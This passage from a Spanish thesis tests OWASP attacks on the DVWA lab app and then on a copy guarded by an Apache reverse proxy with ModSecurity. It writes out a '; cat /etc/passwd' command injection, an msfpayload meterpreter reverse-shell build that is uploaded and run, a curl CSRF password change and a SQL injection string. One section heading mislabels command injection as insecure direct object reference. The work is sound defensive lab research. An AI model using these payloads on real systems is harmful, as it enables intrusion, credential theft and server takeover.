


Figura 12- 4 *Resultado de ataque XSS Persistente en DVWA*
Realizado por: Guajala E. 2017

4.1.2.4 A4 Referencia directa insegura a objetos

Dentro de **https://www.aplicacionweb.com/dvwa/vulnerabilities/exec/** se ubica en "***Command Injection***" e ingresar el siguiente comando "***; cat /etc/passwd***"




Figura 13- 4 *Ejecutar ataque de Referencia directa insegura a objetos en DVWA*
Realizado por: Guajala E. 2017




Figura 14- 4 *Resultado de ataque referencia directa insegura a objetos en DVWA*
Realizado por: Guajala E. 2017

4.1.2.5 A5 Configuración de seguridad incorrecta

Se crea el payload ***PHONE_HOME.php*** para poder tomar el control remotamente sobre el servidor web donde se almacena la aplicación web.

```
root@kali:~/backdoor# msfpayload php/meterpreter/reverse_tcp LHOST=192.168.1.7 L
PORT=4444 R > PHONE_HOME.php
```

Figura 15- 4 *Creación del payload PHONE_HOME.php*
Realizado por: Guajala E. 2017

Dentro de https://www.aplicacionweb.com/dvwa/vulnerabilities/upload/ se ubica en ***"File Upload"*** y se carga el payload ***PHONE_HOME.php***.




Figura 16- 4 *Cargar ficheros con extensiones inusuales*
Realizado por: Guajala E. 2017

Se ubica en https://www.aplicacionweb.com/dvwa/hackable/uploads/ y donde se da clic sobre el archivo ***PHONE_HOME.php***.




Figura 17- 4 *Desplegar ficheros no autorizados y ejecutar el payload subido al servidor web*
Realizado por: Guajala E. 2017

Al dar clic en el archivo .php se abrirá una socket que mediante el uso de msfconsole y con la utilización del exploit reverse_tcp se establecerá una conexión entre el atacante y el servidor web en donde se aloja la aplicación vulnerable DVWA, pudiendo tener una ***"shell"*** en el servidor web.




Figura 18- 4 *Conexión establecida entre el atacante y el servidor web (DVWA)*
Realizado por: Guajala E. 2017

4.1.2.6. A6 Exposición de datos sensibles

En el servidor web de la infraestructura vulnerable se ha implementado el protocolo Https como parte de seguridad básica.

Los paquetes Https fueron analizados mediante la herramienta Wireshark como se muestra a continuación:




Figura 19- 4 *Captura de paquetes Https de la comunicación cliente-servidor*
Realizado por: Guajala E. 2017




Figura 20- 4 *Datos encriptados.*
Realizado por: Guajala E. 2017

Como se puede visualizar en las figuras el protocolo de seguridad utilizado es el TLS (Transport Layer Security V1) el cual al momento brinda seguridad a la comunicación entre cliente y servidor, para esto además se utiliza el algoritmo RSA de 2048 bits con una estructura x.509, además para evitar ataques MitM (Man-in-the-Middle) se utiliza la configuración de HTTP-Strict Transport Security (HSTS).

4.1.2.7. A8 Falsificación de peticiones en sitios cruzados (CSRF)

Para realizar el ataque se debe obtener la URL, ya que mediante el método GET se envía los datos de la nueva clave, además es necesario el cookie de sesión (PHPSESSID), y así mediante la herramienta curl se realiza el cambio de clave desde el equipo del atacante.

Los datos obtenidos son:

- https://www.aplicacionweb.com/dvwa/vulnerabilities/csrf/?password_new=12345&password_conf=12345&Change=Change#

- security=low; PHPSESSID=gl8v72d72boae1eenk47cgctj1

Con los datos obtenidos se arma el ataque con la herramienta curl, obteniendo el cambio de clave como se muestra en la siguiente figura.




Figura 21- 4 Ataque con la herramienta curl
Realizado por: Guajala E. 2017

4.1.3 Escenarios de prueba 2: Explotar los riesgos en la infraestructura protegida mediante el proxy reverso Apache.

A continuación se explotan los riesgos y se analizan e interpretan los resultados obtenidos en el siguiente escenario.




Figura 22- 4 *Escenarios de prueba 2: Infraestructura protegida mediante Proxy Reverso Apache.*
Realizado por: Guajala E. 2017

4.1.3.1 Parametrización del proxy reverso Apache.

Como primera instancia se configura al servidor web Apache para utilizarlo como proxy reverso. La instalación y configuraciones se pueden encontrar en el Anexo 1.

La parametrización de apache para que funcione como proxy reverso se lo realizó sobre las siguientes versiones:

- Apache v2.2.15.
- Mod_Security v2.7.3
- Mod_Security_crs v2.2.6

A continuación se muestra las directivas que se configuran en /etc/httpd/conf/httpd.conf para que Apache funcione como proxy reverso.

```
<VirtualHost *:443>
        ServerSignature Off
        ServerName internal.aplicacionweb.com
        ProxyRequests Off
        <Proxy *>
                Order deny,allow
                Deny from all
                Allow from all
        </Proxy>
        ProxyPreserveHost On
        ProxyPass / http://internal.aplicacionweb.com/ connectiontimeout=5 timeout=30
        ProxyPassReverse / http://internal.aplicacionweb.com/
        #TLS
        SSLProxyEngine on
        SSLEngine on
        SSLProtocol -SSLv2 -SSLv3 +TLSv1 +TLSV1.1 +TLSv1.2
        SSLCertificateFile /etc/pki/tls/certs/ProxyReverso.crt
        SSLCertificateKeyFile /etc/pki/tls/private/ProxyReverso.pem
</VirtualHost>
```

Figura 23- 4 *Configuración de Apache para que funcione como proxy reverso*
Realizado por: Guajala E. 2017

El archivo de configuración de Mod_Security se encuentra en /etc/httpd/conf.d/mod_security.conf en el cual se debe habilitar ModSecurity para detectar y/o prevenir, activar las reglas e identificar se va a utilizar.

```
<IfModule mod_security2.c>
    # ModSecurity Core Rules Set configuration
        Include modsecurity.d/*.conf
        Include modsecurity.d/activated_rules/*.conf
```

Figura 24- 4 *Habilitar en modo prevenir y reglas del Mod_Security*
Realizado por: Guajala E. 2017

En el directorio /etc/httpd/modsecurity.d/ se encuentra las reglas.

```
[root@ProxyReverso activated_rules]# pwd
/etc/httpd/modsecurity.d/activated_rules
```

Figura 25- 4 *Directorio de Mod_Security.*
Realizado por: Guajala E. 2017

Los log generados ante un ataque se los accederá desde /var/log/modsec_audit.log.

4.1.3.2 A1 Inyección SQL

Se realiza la inyección del código malintencionado ***"%' or '0'='0"*** obteniendo los siguiente resultados.




Figura 26- 4 *Ataque de inyección SQL a DVWA con proxy reverso Apache + Mod_Security*
Realizado por: Guajala E. 2017

Figura 27- 4 Ataque de inyección SQL prevenido y detectado por el porxy reverso Apache + Mod_Security
Realizado por: Guajala E. 2017

